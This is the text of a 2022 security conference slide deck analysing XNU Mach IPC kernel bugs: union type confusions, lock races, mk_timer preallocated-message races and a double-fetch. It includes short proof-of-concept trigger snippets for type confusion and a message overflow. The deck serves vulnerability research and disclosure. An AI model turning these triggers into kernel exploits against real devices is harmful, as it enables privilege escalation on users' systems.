Understanding Mach IPC

Brightiup

Kunlun Lab

MOSEC 2022

Case Study

Case study 1

- P0 Issue 2107: XNU kernel type confusion in turnstiles
- Misleading kernel to treat host_notify_entry as ipc_port
- Exclusive types in unions define the IPC port

```
struct ipc_port {
     ……
      union {
        uintptr_t                ip_kobject;
        ipc_importance_task_t    ip_imp_task;
        struct ipc_port         *ip_sync_inheritor_port;
        struct knote            *ip_sync_inheritor_knote;
        struct turnstile        *ip_sync_inheritor_ts;
     };
     ……
}
```

- We have `host_request_notification` in our toolbox that is able to set the ip_kobject of a port

With host_request_notification in our toolbox, we can

Step 1: Send Mach message to the `destination` and use the send-once right of our thread's special reply port as reply port, that ensure:

```
special_reply_port->ip_sync_inheritor_port = destionation;
```

Step 2: Get host_request_notificaton involved:

```
host_request_notification(mach_host_self(), type,
                          special_reply_port);
special_reply_port->ip_kobject = host_notify_entry;
```

Step 3: Receive message on the special reply port and kernel is not aware of this change thus treats `host_notify_entry` as an IPC port

Case study 2

- Wang Tielei, MOSEC'21, Exploitations of XNU Port Type Confusions
- Misleading kernel to believe that the bound destination port in special reply port is of type `ipc_importance_task_t`
- Exclusive types in a union define the IPC port

```
struct ipc_port {
    ……
    union {
        uintptr_t                ip_kobject;
        ipc_importance_task_t    ip_imp_task;
        struct ipc_port         *ip_sync_inheritor_port;
        struct knote            *ip_sync_inheritor_knote;
        struct turnstile        *ip_sync_inheritor_ts;
    };
    ……
}
```

- This enabled him to decrease any port's io_bit by 1 which further helps confuse kernel objects from higher to lower

Key steps

Step 1: Send Mach message to the destination and trigger the link:

```
special_reply_port->ip_sync_inheritor_port = destionation;
```

Step 2: Send the special reply port's RECEIVE right to itself via Mach message, as this will cause the failure of the circular check, and the message will get destroyed as well as the RECEIVE right of the special reply port

```
ipc_importance_task_release(special_reply_port->ip_sync_inheritor_port);
```

While actually expects :

```
ipc_importance_task_release(special_reply_port->ip_imp_task);
```

Takeaways #1

- How interesting the Mach message is 😄
- Objects residing in the same union confuses the kernel
- `host_request_notification` is powerful
- The operation to move the RECEIVE right of a port is complicated
- Apple's move on these issues is quite simple, just restricting those operations on special reply ports

Background knowledge


Mach port as always…

Background knowledge

- Mach port in userspace is a 32 bit integer which indexes the specified entry in the task's/process's namespace
- In kernel, it is an object of type `struct ipc_port`
- When a Mach port is transferred to somewhere, kernel is responsible for remembering which right it possesses, `SEND`, `SEND-ONCE` or `RECEIVE`
- In programming, kernel marks them as

```
#define MACH_MSG_TYPE_PORT_RECEIVE      16      /* Must hold receive right */
#define MACH_MSG_TYPE_PORT_SEND         17      /* Must hold send right(s) */
#define MACH_MSG_TYPE_PORT_SEND_ONCE    18      /* Must hold sendonce right */
```

copyin & copyout



What is struct ipc_port?

- Category 1: Message queue, single receiver, multiple senders
- Category 2: Wrapper for kernel objects, like task, thread, file descriptor, etc.
- Category 3: Monsters! `mk_timer` ports and ports in which `host_request_notification` posed nose

What is struct ipc_port?

- Category 1: Message queue, single receiver, multiple senders
- Category 2: Wrapper for kernel objects, like task, thread, file descriptor, etc.
- Category 3: Monsters! `mk_timer` ports and ports in which `host_request_notification` posed nose

We don't care about kernel objects this time 😋

Stage 1

Set up the *debugger*

```
int
filt_wlattach_sync_ipc(struct knote *kn) {
    mach_port_name_t name = (mach_port_name_t)kn->kn_id;
    ipc_space_t space = current_space();
    ipc_entry_bits_t bits;
    ipc_object_t object;
    ipc_port_t port = IP_NULL;
    int error = 0;

    if (ipc_right_lookup_read(space, name, &bits, &object) != KERN_SUCCESS) {
        return ENOENT;
    }
    ……
}
```

lldb: p *(ipc_port_t)object

Start up the panic

```
int
filt_wlattach_sync_ipc(struct knote *kn)
{
    mach_port_name_t name = (mach_port_name_t)kn->kn_id;
    ipc_space_t space = current_space();
    ipc_entry_bits_t bits;
    ipc_object_t object;
    ipc_port_t port = IP_NULL;
    int error = 0;

    if (ipc_right_lookup_read(space, name, &bits, &object) != KERN_SUCCESS) {
        return ENOENT;
    }
    ……
    if (port->ip_specialreply) {
        ipc_port_adjust_special_reply_port_locked(port, kn,
            IPC_PORT_ADJUST_SR_LINK_WORKLOOP, FALSE);
    } else {
        ipc_port_adjust_port_locked(port, kn, FALSE); // panic here!!
    }
}
```

We nearly don’t do anything but that got us a panic😋

Start up the panic

- `ipc_port_adjust_port_locked` assumes that caller holds the lock of the port
- Unfortunately `ipc_right_lookup_read` is just a macro of `ipc_right_lookup_write`, which only holds the space lock on its return
- After iOS 15, the real read method was added, on the return of which the port's lock is held and the space's lock is released
- Context switching requires that the thread hold none locks via checking preemption level otherwise vm_fault() would be triggered
- This is technically a race condition bug, since `ipc_port_adjust_port_locked` will release the port's lock, given that the port is free to be used by any other threads

Takeaways #2

- Even it's XNU, it is possible that some code paths have never been triggered
- Locks are critical in XNU's object management
- Actually we should recognize whether the object's lock is held, and whether the object's lock should be held

copyin the RECEIVE right

```
case MACH_MSG_TYPE_MOVE_RECEIVE:

        ipc_port_t request = IP_NULL;
        if ((bits & MACH_PORT_TYPE_RECEIVE) == 0) {
            goto invalid_right;
        }


        if (io_is_kobject(entry->ie_object) ||
            io_is_kolabeled(entry->ie_object)) {
            mach_port_guard_exception(name, 0, 0, kGUARD_EXC_IMMOVABLE);
            return KERN_INVALID_CAPABILITY;
        }

        port = ip_object_to_port(entry->ie_object);
        assert(port != IP_NULL);

        ip_lock(port); // got lock here
```

copyin the RECEIVE right

```
case MACH_MSG_TYPE_MOVE_RECEIVE:

        ipc_port_t request = IP_NULL;
        if ((bits & MACH_PORT_TYPE_RECEIVE) == 0) {
            goto invalid_right;
        }


        if (io_is_kobject(entry->ie_object) ||
            io_is_kolabeled(entry->ie_object)) {
            mach_port_guard_exception(name, 0, 0, kGUARD_EXC_IMMOVABLE);
            return KERN_INVALID_CAPABILITY;
        }

        port = ip_object_to_port(entry->ie_object);
        assert(port != IP_NULL);

        ip_lock(port); // got lock here
```

The comments read:

Disallow moving receive-right kobjects/kolabel, e.g. mk_timer ports. The ipc_port structure uses the kdata union of kobject and imp_task exclusively. Thus, general use of a kobject port as a receive right can cause type confusion in the importance code.

copyin the RECEIVE right

```
case MACH_MSG_TYPE_MOVE_RECEIVE:

        ipc_port_t request = IP_NULL;
        if ((bits & MACH_PORT_TYPE_RECEIVE) == 0) {
            goto invalid_right;
        }


        if (io_is_kobject(entry->ie_object) ||
            io_is_kolabeled(entry->ie_object)) {
            mach_port_guard_exception(name, 0, 0, kGUARD_EXC_IMMOVABLE);
            return KERN_INVALID_CAPABILITY;
        }

        port = ip_object_to_port(entry->ie_object);
        assert(port != IP_NULL);

        ip_lock(port); // got lock here
```

The comments read:

Disallow moving receive-right kobjects/kolabel, e.g. mk_timer ports. The ipc_port structure uses the kdata union of kobject and imp_task exclusively. Thus, general use of a kobject port as a receive right can cause type confusion in the importance code.

Still remember we have `host_request_notification` in our toolbox?

Thread 1:

ipc_right_copyin :

```
if(io_is_kobject(entry->ie_object)) {
    // error
}
```

```
ip_lock(port);
```

Later we trigger `ipc_port_destroy`, which treats the host_notify_entry as imp_task, that signifies we bypass the io_is_kobject check.

Thread 2:

host_request_notification:

```
ip_lock(port);
port->ip_kobject = host_notify_entry;
ip_unlock(port);
```

Takeaways #3

- Locks are critical in XNU's object management and it should be held at proper time
- Don't ignore the comments
- host_request_notificaiton is dangerous, for Apple, and it was moved to ip_requests, leading to fail to set kobject to host_notify_entry on iOS 16

Takeaways #3

- Locks are critical in XNU's object management and it should be held at proper time
- Don't ignore the comments
- host_request_notificaiton is dangerous, for Apple, and it was moved to ip_requests, leading to fail to set kobject to host_notify_entry on iOS 16

The comments also mentioned mk_timer ports?

Before we recall mk_timer

- When one's receive right is sent, its ip_destination is set up to the destination port and written as: `port->ip_destination = dest`
- In `ipc_port_send_update_inheritor`, if the port is in transition, a macro called port_send_turnstile will be called on port's destination

```
inheritor = port_send_turnstile(port->ip_destination);
```

Before we recall mk_timer

- When one's receive right is sent, its ip_destination is set up to the destination port and written as: `port->ip_destination = dest`
- In `ipc_port_send_update_inheritor`, if the port is in transition, a macro called port_send_turnstile will be called on port's destination

```
inheritor = port_send_turnstile(port->ip_destination);
```

```
#define port_send_turnstile(port)
(IP_PREALLOC(port) ? (port)->ip_premsg->ikm_turnstile
                   : (port)->ip_send_turnstile)
```

Before we recall mk_timer

- The port is enqueued in destination and holds a reference of destination thus the detination cannot be destroyed at this time
- The port's lock is being held while the destination's is not, that means the state of the destination could be modified during port_send_turnstile

Before we recall mk_timer

```
#define port_send_turnstile(port)
(IP_PREALLOC(port) ? (port)->ip_premsg->ikm_turnstile
                   : (port)->ip_send_turnstile)
```

```
#define IP_PREALLOC(port)
((port)->ip_object.io_bits & IP_BIT_PREALLOC)
```

```
union {
        struct ipc_kmsg * premsg;
        struct turnstile *send_turnstile;
        ipc_port_t alt_port;
} kdata2;
#define ip_premsg                   kdata2.premsg
#define ip_send_turnstile           kdata2.send_turnstile
```

Before we recall mk_timer

```
#define port_send_turnstile(port)
(IP_PREALLOC(port) ? (port)->ip_premsg->ikm_turnstile
                   : (port)->ip_send_turnstile)
```

```
#d
((
```

Any chance to race?

```
union {
        struct ipc_kmsg * premsg;
        struct turnstile *send_turnstile;
        ipc_port_t alt_port;
} kdata2;
#define ip_premsg                   kdata2.premsg
#define ip_send_turnstile           kdata2.send_turnstile
```

It’s about prealloc message

- We used to be allowed to allocate message object at the time of creating message queue
- The message is of type of `struct ipc_kmsg` and stored at `port.kdata2.premsg`
- The kernel didn’t need to create and destroy kmsg repeatedly, just use the preallocated message to store the copied message from userspace
- The port’s bits is set `IP_BIT_PREALLOC` which marks it has a preallocated message
- Now the interface is abolished
- Remember the monster mk_timer?

mk_timer port

```
/* Allocate and initialize local state of a timer object */
   timer = (struct mk_timer*)zalloc(mk_timer_zone);

   /* Pre-allocate a kmsg for the timer messages */
   ipc_kmsg_t kmsg;
   kmsg = ipc_kmsg_prealloc(mk_timer_qos.len + MAX_TRAILER_SIZE);

   init_flags = IPC_PORT_INIT_MESSAGE_QUEUE;
   result = ipc_port_alloc(myspace, init_flags, &name, &port);

   /* Associate the pre-allocated kmsg with the port */
   ipc_kmsg_set_prealloc(kmsg, port);

   /* port locked, receive right at user-space */
   ipc_kobject_set_atomically(port, (ipc_kobject_t)timer, IKOT_TIMER);
```

mk_timer port

port->ip_premsg = kmsg;

port->ip_object.io_bits |= IP_BIT_PREALLOC;

port->ip_kobject = mk_timer;

port->ip_premsg->ikm_turnstile = turnstile_alloc();

```
 /* Allocate and initialize local state of a timer object */
    timer = (struct mk_timer*)zalloc(mk_timer_zone);
    if (timer == NULL) {
        return MACH_PORT_NULL;
    }
    simple_lock_init(&timer->lock, 0);
    thread_call_setup(&timer->mkt_thread_call, mk_timer_expire,
timer);
    timer->is_armed = timer->is_dead = FALSE;
    timer->active = 0;

    /* Pre-allocate a kmsg for the timer messages */
    ipc_kmsg_t kmsg;
    kmsg = ipc_kmsg_prealloc(mk_timer_qos.len + MAX_TRAILER_SIZE);

    init_flags = IPC_PORT_INIT_MESSAGE_QUEUE;
    result = ipc_port_alloc(myspace, init_flags, &name, &port);

    /* Associate the pre-allocated kmsg with the port */
    ipc_kmsg_set_prealloc(kmsg, port);

    /* port locked, receive right at user-space */
    ipc_kobject_set_atomically(port, (ipc_kobject_t)timer,
IKOT_TIMER);
```

Make that race happen

```
#define port_send_turnstile(port)
(IP_PREALLOC(port) ? (port)->ip_premsg->ikm_turnstile
                   : (port)->ip_send_turnstile)
```

- Find somewhere that the prealloc bits will be cleared
- As the port's lock is now not held by anyone else, clear the bit
- That helps bypass the IP_PREALLOC check and expect the fetched data from the union is the kmsg, from which the turnstile is retrieved
- But what if the kmsg is replaced by the turnstile object itself?
- Read a turnstile from the "turnstile"?

ipc_port_destroy

```
/*
    * If the port has a preallocated message buffer and that buffer
    * is not inuse, free it.  If it has an inuse one, then the kmsg
    * free will detect that we freed the association and it can free it
    * like a normal buffer.
    *
    * Once the port is marked inactive we don't need to keep it locked.
    */
   if (IP_PREALLOC(port)) {
       ipc_port_t inuse_port;

       kmsg = port->ip_premsg;
       assert(kmsg != IKM_NULL);
       inuse_port = ikm_prealloc_inuse_port(kmsg);
       ipc_kmsg_clear_prealloc(kmsg, port);

       imq_lock(&port->ip_messages);
       ipc_port_send_turnstile_recompute_push_locked(port);
       /* mqueue and port unlocked */

       if (inuse_port != IP_NULL) {
           assert(inuse_port == port);
       } else {
           ipc_kmsg_free(kmsg);
       }
   }
```

ipc_port_destroy

```
port->ip_object.io_bits &=
                    ~IP_BIT_PREALLOC;
port->ip_send_turnstile =
          port->ip_premsg->ikm_turnstile;
```

```
/*
    * If the port has a preallocated message buffer and that buffer
    * is not inuse, free it.  If it has an inuse one, then the kmsg
    * free will detect that we freed the association and it can free it
    * like a normal buffer.
    *
    * Once the port is marked inactive we don't need to keep it locked.
    */
   if (IP_PREALLOC(port)) {
       ipc_port_t inuse_port;

       kmsg = port->ip_premsg;
       assert(kmsg != IKM_NULL);
       inuse_port = ikm_prealloc_inuse_port(kmsg);
       ipc_kmsg_clear_prealloc(kmsg, port);

       imq_lock(&port->ip_messages);
       ipc_port_send_turnstile_recompute_push_locked(port);
       /* mqueue and port unlocked */

       if (inuse_port != IP_NULL) {
           assert(inuse_port == port);
       } else {
           ipc_kmsg_free(kmsg);
       }
   }
```

Thread 1:

```
//  port is exactly the port's destination

port->ip_premsg = kmsg;
port->ip_object.io_bits |= IP_BIT_PREALLOC;
port->ip_premsg->ikm_turnstile =
             turnstile_alloc();



IP_PREALLOC(port)?









inheritor = port->ip_premsg->ikm_turnstile;

//  ip_premsg is actually a turnstile now
```

Thread 2:

```
port->ip_object.io_bits &= ~IP_BIT_PREALLOC;
port->ip_send_turnstile =
                 port->ip_premsg->ikm_turnstile;
```

Takeaways #4

- It’s a union in Mach port that confuses the kernel again
- More careful of the indirect access, as the lock primitive might be ignored
- It is easier to understand an object through its destruction routine if I may say so
- mk_timer port is indeed a monster, users should not be allowed to send message to it

What does mk_timer remind us?

- It was designed to receive the notification for timer event via Mach message, from kernel
- Kernel sometimes can be a sender while user is the receiver
- What if kernel is able to send user a receive right of a port? The MOVE RECEIVE operation might be a little bit different
- `mach_port_request_notification` is used to register the notification for a port so that it will be notified when the concerned port is being destroyed, the message include the receive right of that port

mach_port_request_notification

- It is not allowed to request port destroyed notification for port with kobject set, host_notify_entry related and mk_timer

mach_port_request_notification

- It is not allowed to request port destroyed notification for port with kobject set, host_notify_entry related and mk_timer
- Recall the comments of move receive operation

The comments read:

Disallow moving receive-right kobjects/kolabel, e.g. mk_timer ports. The ipc_port structure uses the kdata union of kobject and imp_task exclusively. Thus, general use of a kobject port as a receive right can cause type confusion in the importance code.

mach_port_request_notification

- It is not allowed to request port destroyed notification for port with kobject set, host_notify_entry related and mk_timer
- Recall the comments of move receive operation
- Lets see if host_request_notification works this time

MOVE RECEIVE operation in kernel

```
void
ipc_object_copyin_from_kernel(
    ipc_object_t            object,
    mach_msg_type_name_t    msgt_name)
{
    assert(IO_VALID(object));

    switch (msgt_name) {
    case MACH_MSG_TYPE_MOVE_RECEIVE: {
        ipc_port_t port = ip_object_to_port(object);

        ip_lock(port);
        imq_lock(&port->ip_messages);
        require_ip_active(port);
        if (port->ip_destination != IP_NULL) {
            assert(port->ip_receiver == ipc_space_kernel);
            assert(port->ip_immovable_receive == 0);

            /* relevant part of ipc_port_clear_receiver */
            port->ip_mscount = 0;
            port->ip_receiver_name = MACH_PORT_NULL;
            port->ip_destination = IP_NULL;
        }
        imq_unlock(&port->ip_messages);
        ip_unlock(port);
        break;
    }
   ……
}
```

MOVE RECEIVE operation in kernel

```
void
ipc_object_copyin_from_kernel(
    ipc_object_t            object,
    mach_msg_type_name_t    msgt_name)
{
    assert(IO_VALID(object));

    switch (msgt_name) {
    case MACH_MSG_TYPE_MOVE_RECEIVE: {
        ipc_port_t port = ip_object_to_port(object);

        ip_lock(port);
        imq_lock(&port->ip_messages);
        require_ip_active(port);
        if (port->ip_destination != IP_NULL) {
            assert(port->ip_receiver == ipc_space_kernel);
            assert(port->ip_immovable_receive == 0);

            /* relevant part of ipc_port_clear_receiver */
            port->ip_mscount = 0;
            port->ip_receiver_name = MACH_PORT_NULL;
            port->ip_destination = IP_NULL;
        }
        imq_unlock(&port->ip_messages);
        ip_unlock(port);
        break;
    }
   ......
}
```

No kobject check?

Remember the previous MOVE RECEIVE operation?

```
case MACH_MSG_TYPE_MOVE_RECEIVE:

        ipc_port_t request = IP_NULL;
        if ((bits & MACH_PORT_TYPE_RECEIVE) == 0) {
            goto invalid_right;
        }


        if (io_is_kobject(entry->ie_object) ||
            io_is_kolabeled(entry->ie_object)) {
            mach_port_guard_exception(name, 0, 0, kGUARD_EXC_IMMOVABLE);
            return KERN_INVALID_CAPABILITY;
        }

        port = ip_object_to_port(entry->ie_object);
        assert(port != IP_NULL);

        ip_lock(port);
```

Ensure that the port has no kobject set. Not mk_timer, no host_request_notification!

host_notify_entry v.s. ipc_importance_task

```
    mach_port_t port = MACH_PORT_NULL, sync_port = MACH_PORT_NULL;

    mach_port_allocate(mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &port);
    mach_port_allocate(mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &sync_port);

    mach_port_t previous = MACH_PORT_NULL;
    _kernelrpc_mach_port_request_notification_trap(mach_task_self(), port,
                                                   MACH_NOTIFY_PORT_DESTROYED, 0, sync_port,
                                                   MACH_MSG_TYPE_MAKE_SEND_ONCE, &previous);
     // port->ip_kobject = host_notify_entry;
    host_request_notification(mach_host_self(), HOST_NOTIFY_CALENDAR_CHANGE, port);

    // kernel treats port->ip_kobject as port->imp_task
    mach_port_destroy(mach_task_self(), port);
```

```
struct ipc_port {
    ……
     union {
       uintptr_t                ip_kobject;
       ipc_importance_task_t    ip_imp_task;
       struct ipc_port         *ip_sync_inheritor_port;
       struct knote            *ip_sync_inheritor_knote;
       struct turnstile        *ip_sync_inheritor_ts;
    };
    ……
}
```

Takeaways #5

- host_request_notification will be sorely missed
- Direct access to unions sucks, as there is no flag/type to identify them, but XNU now adds some checks before retrieving
- Kernel can sometimes play a role like user and may make the same mistakes in implementation

- These issues were all found by reviewing XNU source of iOS 14
- Two of them were unable to be reproduced on iOS 15 beta
- Back then I was much more familiar with Mach IPC than ever
- Realized that Mach IPC had been changed a lot
- Needed to reverse what exactly had been changed
- ipc_kmsg_alloc()

ipc_kmg_alloc

- `mach_msg_port_descriptor_t` is used to guide the kernel to copy the port
- The port itself in userspace is just a 32 bit integer while in kernel it is a pointer to struct ipc_port thus it's 64 bit
- XNU allocates as much memory as possible to hold the message by treating the whole message body as port descriptors
- That's a big waste of memory and no productive engineer can tolerate
- New ipc_kmsg_alloc accepts an extra parameter named user_descs to help with memory allocation

ipc_kmg_alloc

```
// typical Mach message

struct {
    mach_msg_header_t header;
    mach_msg_body_t body;
    mach_msg_port_descriptor_t ports[ports_count];
    uint8_t buffer[buffer_count];
} message;

// mach_msg_port_descriptor_t is 12 bytes in
// userspace while 16 bytes in kernel
// body indicates the number of descriptors, equal to ports_count in
// this case
```

1. In the past, XNU treats all the message, except the header, as port descriptors thus will allocate 4/3 of
   sizeof(message) - sizeof(header) to hold the message

2. Optimized version uses the number specified in body to allocate extra memory

3. Unfortunately, the number would be fetched twice

ipc_kmg_alloc

- `ipc_kmsg_get_from_user` is responsible of allocating memory via ipc_kmsg_alloc
- `ipc_kmsg_copy_from_user` is responsible of copying port descriptors from userspace to kernel
- The *get* method allocates memory using specified port count, the *copy* method uses it as well to loop for descriptors
- It is possible to modify the body field in the message as it will be copied again between *get* and *copy*

Exploit

- The exploit for this issue is quite easy, and writeup being public at https://www.cyberkl.com/cvelist/cvedetail/44
- Also tried another way, traditional OOB write, before I found a spin that could avoid zone_require
- https://googleprojectzero.blogspot.com/2020/07/one-byte-to-rule-them-all.html

ipc_kmsg_get_from_user
ipc_kmsg_copy_from_user

😋

ipc_kmsg_get_from_kernel
ipc_kmsg_copy_from_kernel

ipc_kmsg_get_from_kernel

```
mach_msg_return_t ipc_kmsg_get_from_kernel(msg, size, ……) {

    dest_port = msg->msgh_remote_port;
    /*
     * See if the port has a pre-allocated kmsg for kernel
     * clients.  These are set up for those kernel clients
     * which cannot afford to wait.
     */
    if (IP_VALID(dest_port) && IP_PREALLOC(dest_port)) {
        ip_mq_lock(dest_port);
        ……
        kmsg = dest_port->ip_premsg;
        ikm_prealloc_set_inuse(kmsg, dest_port);
        ikm_set_header(kmsg, NULL, size);
        ip_mq_unlock(dest_port);
    }
    ……
    memcpy(kmsg->ikm_header, msg, size);
    kmsg->ikm_header->msgh_size = size;
}
```

ipc_kmsg_get_from_kernel

```
mach_msg_return_t ipc_kmsg_get_from_kernel(msg, size, ……) {

    dest_port = msg->msgh_remote_port;
    /*
     * See if the port has a pre-allocated kmsg for kernel
     * clients.  These are set up for those kernel clients
     * which cannot afford to wait.
     */
    if (IP_VALID(dest_port) && IP_PREALLOC(dest_port)) {
        ip_mq_lock(dest_port);
        ……
        kmsg = dest_port->ip_premsg;
        ikm_prealloc_set_inuse(kmsg, dest_port);
        ikm_set_header(kmsg, NULL, size);
        ip_mq_unlock(dest_port);
    }
    ……
    memcpy(kmsg->ikm_header, msg, size);
    kmsg->ikm_header->msgh_size = size;
}
```

No size check here!

mk_timer port's prealloc message

```
#pragma pack(4)
struct mk_timer_expire_msg {
    mach_msg_header_t       header;
    uint64_t                        unused[3];
};
#pragma pack()
typedef struct mk_timer_expire_msg  mk_timer_expire_msg_t;

/* Pre-allocate a kmsg for the timer messages */
kmsg = ipc_kmsg_alloc(sizeof(mk_timer_expire_msg_t), 0,
        IPC_KMSG_ALLOC_KERNEL | IPC_KMSG_ALLOC_ZERO |
        IPC_KMSG_ALLOC_SAVED | IPC_KMSG_ALLOC_NOFAIL);
```

What if kernel needs a bigger message?

```
mach_port_t timer = mk_timer_create();

mach_port_insert_right(mach_task_self(), timer, timer, MACH_MSG_TYPE_MAKE_SEND);

thread_set_exception_ports(mach_thread_self(), EXC_MASK_ALL, timer, EXCEPTION_STATE |
MACH_EXCEPTION_CODES, ARM_THREAD_STATE64);

*(uint64_t *)0x88888888 = 0x66666666; // A bigger message sent to timer port
```

Takeaways #6

- Read the newly added code as soon as possible😭
- Don’t forget to review the kernel counterpart of user logic

Stage 2

- Felt like it’s coming to an end on this road
- Should get more objects/code involved
- You may have noticed some strange words, inheritor, turnstile in Stage 1
- Approaching the core of sync push

Message copyout

```
case MACH_MSG_TYPE_PORT_SEND_ONCE:

        assert(IE_BITS_TYPE(bits) == MACH_PORT_TYPE_NONE);
        assert(IE_BITS_UREFS(bits) == 0);
        assert(port->ip_sorights > 0);

        if (port->ip_specialreply) {
            ipc_port_adjust_special_reply_port_locked(port,
                current_thread()->ith_knote, IPC_PORT_ADJUST_SR_LINK_WORKLOOP, FALSE);
            /* port unlocked on return */
        } else {
            ip_mq_unlock(port);
        }

        entry->ie_bits = bits | (MACH_PORT_TYPE_SEND_ONCE | 1); /* set urefs to 1 */
        ipc_entry_modified(space, name, entry);
        break;
```

Message copyout

```
case MACH_MSG_TYPE_PORT_RECEIVE: :

    struct knote *kn = current_thread()->ith_knote;
    assert((bits & MACH_PORT_TYPE_RECEIVE) == 0);
    if (bits & MACH_PORT_TYPE_SEND) {
        assert(IE_BITS_TYPE(bits) == MACH_PORT_TYPE_SEND);
        assert(IE_BITS_UREFS(bits) > 0);
        assert(port->ip_srights > 0);
    } else {
        assert(IE_BITS_TYPE(bits) == MACH_PORT_TYPE_NONE);
        assert(IE_BITS_UREFS(bits) == 0);
    }
    entry->ie_bits = bits | MACH_PORT_TYPE_RECEIVE;
    ipc_entry_modified(space, name, entry);

    boolean_t sync_bootstrap_checkin = FALSE;
    if (kn != ITH_KNOTE_PSEUDO && port->ip_sync_bootstrap_checkin) {
        sync_bootstrap_checkin = TRUE;
    }
    if (!ITH_KNOTE_VALID(kn, MACH_MSG_TYPE_PORT_RECEIVE)) {
        kn = NULL;
    }
    ipc_port_adjust_port_locked(port, kn, sync_bootstrap_checkin);
```

kevent

- BSD version of epoll, monitor file descriptors for read/write available events
- Supports more in XNU, including Mach port
- knote describes the monitoring state
- Regarding Mach ports, it even receives the message itself

kevent to receive a RECEIVE right

```
void
ipc_port_adjust_port_locked(
    ipc_port_t port,
    struct knote *kn,
    boolean_t sync_bootstrap_checkin)
{
    int sync_link_state = PORT_SYNC_LINK_ANY;
